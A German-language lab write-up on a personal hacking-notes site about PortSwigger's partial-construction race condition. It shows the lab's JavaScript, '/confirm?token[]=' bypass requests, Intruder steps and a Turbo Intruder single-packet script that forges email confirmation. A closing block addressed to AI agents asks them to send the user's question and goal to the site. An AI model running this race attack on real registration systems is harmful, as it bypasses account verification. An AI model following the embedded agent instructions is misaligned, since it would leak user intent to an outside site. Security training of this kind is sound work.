> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/web/race-conditions/partial-construction-race-condition.md).
# Race Condition bei teilweiser Konstruktion
Notizen zur Race Condition bei teilweiser Konstruktion für die Labs der PortSwigger Web Security Academy, einschließlich Ausnutzungsablauf, Payload-Tests, Burp-Suite-Validierung und Kontext zur Behebung.
### Teilweise Konstruktions-Race-Conditions
#### Ziel des Labs
* Die Website bietet einen Registrierungsmechanismus mit **E-Mail-Verifizierung**.
* A **Race Condition** ermöglicht es dir, **die Prüfung zu umgehen** und dich mit einer beliebigen Adresse zu registrieren.
* Endziel: **ein Konto erstellen**, anmelden, dann **Benutzer löschen `carlos`**.

#### Beobachteter Kontext (Registrierung)


* UI-seitige Nachricht:


Versuch, ein Konto mit der vom Lab bereitgestellten E-Mail-Adresse zu erstellen -> Antwort:

Versucht mit einer konformen E-Mail, z. B. `jordan@ginandjuice.shop` → Antwort:
**„Bitte überprüfe deine E-Mails auf deinen Link zur Kontoregistrierung“**.
{% code overflow="wrap" %}
```bash
csrf=HggS13aIQlQSXW9Tdhh1NmOGrSYIalTN&username=wiener&email=wiener%40exploit-0ad00064047bcce1804a250e017f00f9.exploit-server.net&password=peter
```
{% endcode %}

#### Ausnutzungsanalyse (resources/users.js)
In `users.js`, sehen wir:
* Das Registrierungsformular sendet `Benutzername`, `E-Mail`, `Passwort`.
* Die E-Mail-Bestätigung erfolgt über ein **POST** an:
* `POST /confirm?token=...`
* Der Token wird aus der URL extrahiert und in die Aktion des Bestätigungsformulars eingefügt.
Fazit: Die Validierung hängt von einem Endpunkt ab **/confirm** mit einem **Token** übergeben in der Query-String.
```javascript
const createRegistrationForm = () => {
const form = document.getElementById('user-registration');
const usernameLabel = document.createElement('label');
usernameLabel.textContent = 'Benutzername';
const usernameInput = document.createElement('input');
usernameInput.required = true;
usernameInput.type = 'text';
usernameInput.name = 'username';
const emailLabel = document.createElement('label');
emailLabel.textContent = 'E-Mail';
const emailInput = document.createElement('input');
emailInput.required = true;
emailInput.type = 'email';
emailInput.name = 'email';
const passwordLabel = document.createElement('label');
passwordLabel.textContent = 'Passwort';
const passwordInput = document.createElement('input');
passwordInput.required = true;
passwordInput.type = 'password';
passwordInput.name = 'password';
const button = document.createElement('button');
button.className = 'button';
button.type = 'submit';
button.textContent = 'Registrieren';
form.appendChild(usernameLabel);
form.appendChild(usernameInput);
form.appendChild(emailLabel);
form.appendChild(emailInput);
form.appendChild(passwordLabel);
form.appendChild(passwordInput);
form.appendChild(button);
}
const confirmEmail = () => {
const container = document.getElementsByClassName('confirmation')[0];
const parts = window.location.href.split("?");
const query = parts.length == 2 ? parts[1] : "";
const action = query.includes('token') ? query : "";
const form = document.createElement('form');
form.method = 'POST';
form.action = '/confirm?' + action;
const button = document.createElement('button');
button.className = 'button';
button.type = 'submit';
button.textContent = 'Bestätigen';
form.appendChild(button);
container.appendChild(form);
}
```

#### Erster Versuch und Blockierung
* Versuch, eine leere Bestätigung zu erzwingen:
```http
POST /confirm?token=token
```

* Antwort: **Verboten** → geschützter Endpunkt gegen leeren Token
#### Umgehung des Schutzes (alternative Interpretation)
Neuer Versuch:
```bash
/confirm?token[]=
```
* Antwort: \*\*
* Interpretation: Das Backend blockiert nicht mehr mit Forbidden, es \*\*verarbeitet den Wert\*\* (zeigt aber an, dass es sich um ein Array handelt).

#### Zeitbeobachtung
* Das **registrieren** Anfrage ist langsamer:
* /\~ **199 ms**
Das **bestätigen** Anfrage ist schneller:
* /\~ **78 ms**
Idee: **bombardieren** `/confirm?token[]=` während des Fensters, in dem das Konto erstellt wird, um eine Bestätigung zum falschen Zeitpunkt auszulösen
### Ausnutzung

#### Methode 1 — Intruder (Wettlauf)

1. Sende die `POST /confirm?token[]=` Anfrage an Intruder.

* Konfiguriere das Senden als **gleichzeitige Anfragen** (z. B. 10).
* Während dieses Spam-Angriffs mehrere Konten aus Repeater (oder Browser) erstellen:
* `test1`, `test2`, `test3`,... `test7`
Antworten in Intruder prüfen:
* Eine der Antworten liefert schließlich **200**

Versuche, dich mit Testkonten anzumelden:
* Beobachteter Erfolg (z. B. `test2`).
#### Methode 2 — Turbo Intruder (Race Single Packet Attack)


1. Wähle eine Anfrage aus und sende sie an **Turbo Intruder**.

* Wähle die **Race / Single-Packet** Angriff darstellt.
Verwende dieses Skript:
Prinzip des Skripts (wie hier angewendet):
* Datei **mehrere Registrierungen** (`lol0..lol19` Benutzer)
* Anfrage **viele Bestätigungen** (`/confirm?token[]=`)
* Öffne das Gate, um die Race Condition auszulösen.
```python
def queueRequests(target, wordlists):
engine = RequestEngine(
endpoint=target.endpoint,
concurrentConnections=1,
engine=Engine.BURP2
)
confirmation_email = '''POST /confirm?token[]= HTTP/2
Host: 0a0700db04dacc3080b6262500af004e.web-security-academy.net
Cookie: phpsessionid=sOwKShdkHig4oxnUpwlWZ82vFl6rwdom
Content-Length: 0
'''
gate_name = "race1"
for i in range(20):
username = "lol" + str(i)
engine.queue(target.req, [username], gate=gate_name)
for j in range(50):
engine.queue(confirmation_email, [], gate=gate_name)
engine.openGate(gate_name)
def handleResponse(req, interesting):
table.add(req)
```
#### Erwartetes Ergebnis

* Mindestens ein Konto wird erstellt **als ob die E-Mail bestätigt worden wäre** (ohne den Token zu besitzen).
* Anschließend kannst du dich mit diesem Konto anmelden und dann die Kontofunktionen nutzen, um das Laborziel zu erreichen (Löschung von `carlos`).
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/web/race-conditions/partial-construction-race-condition.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.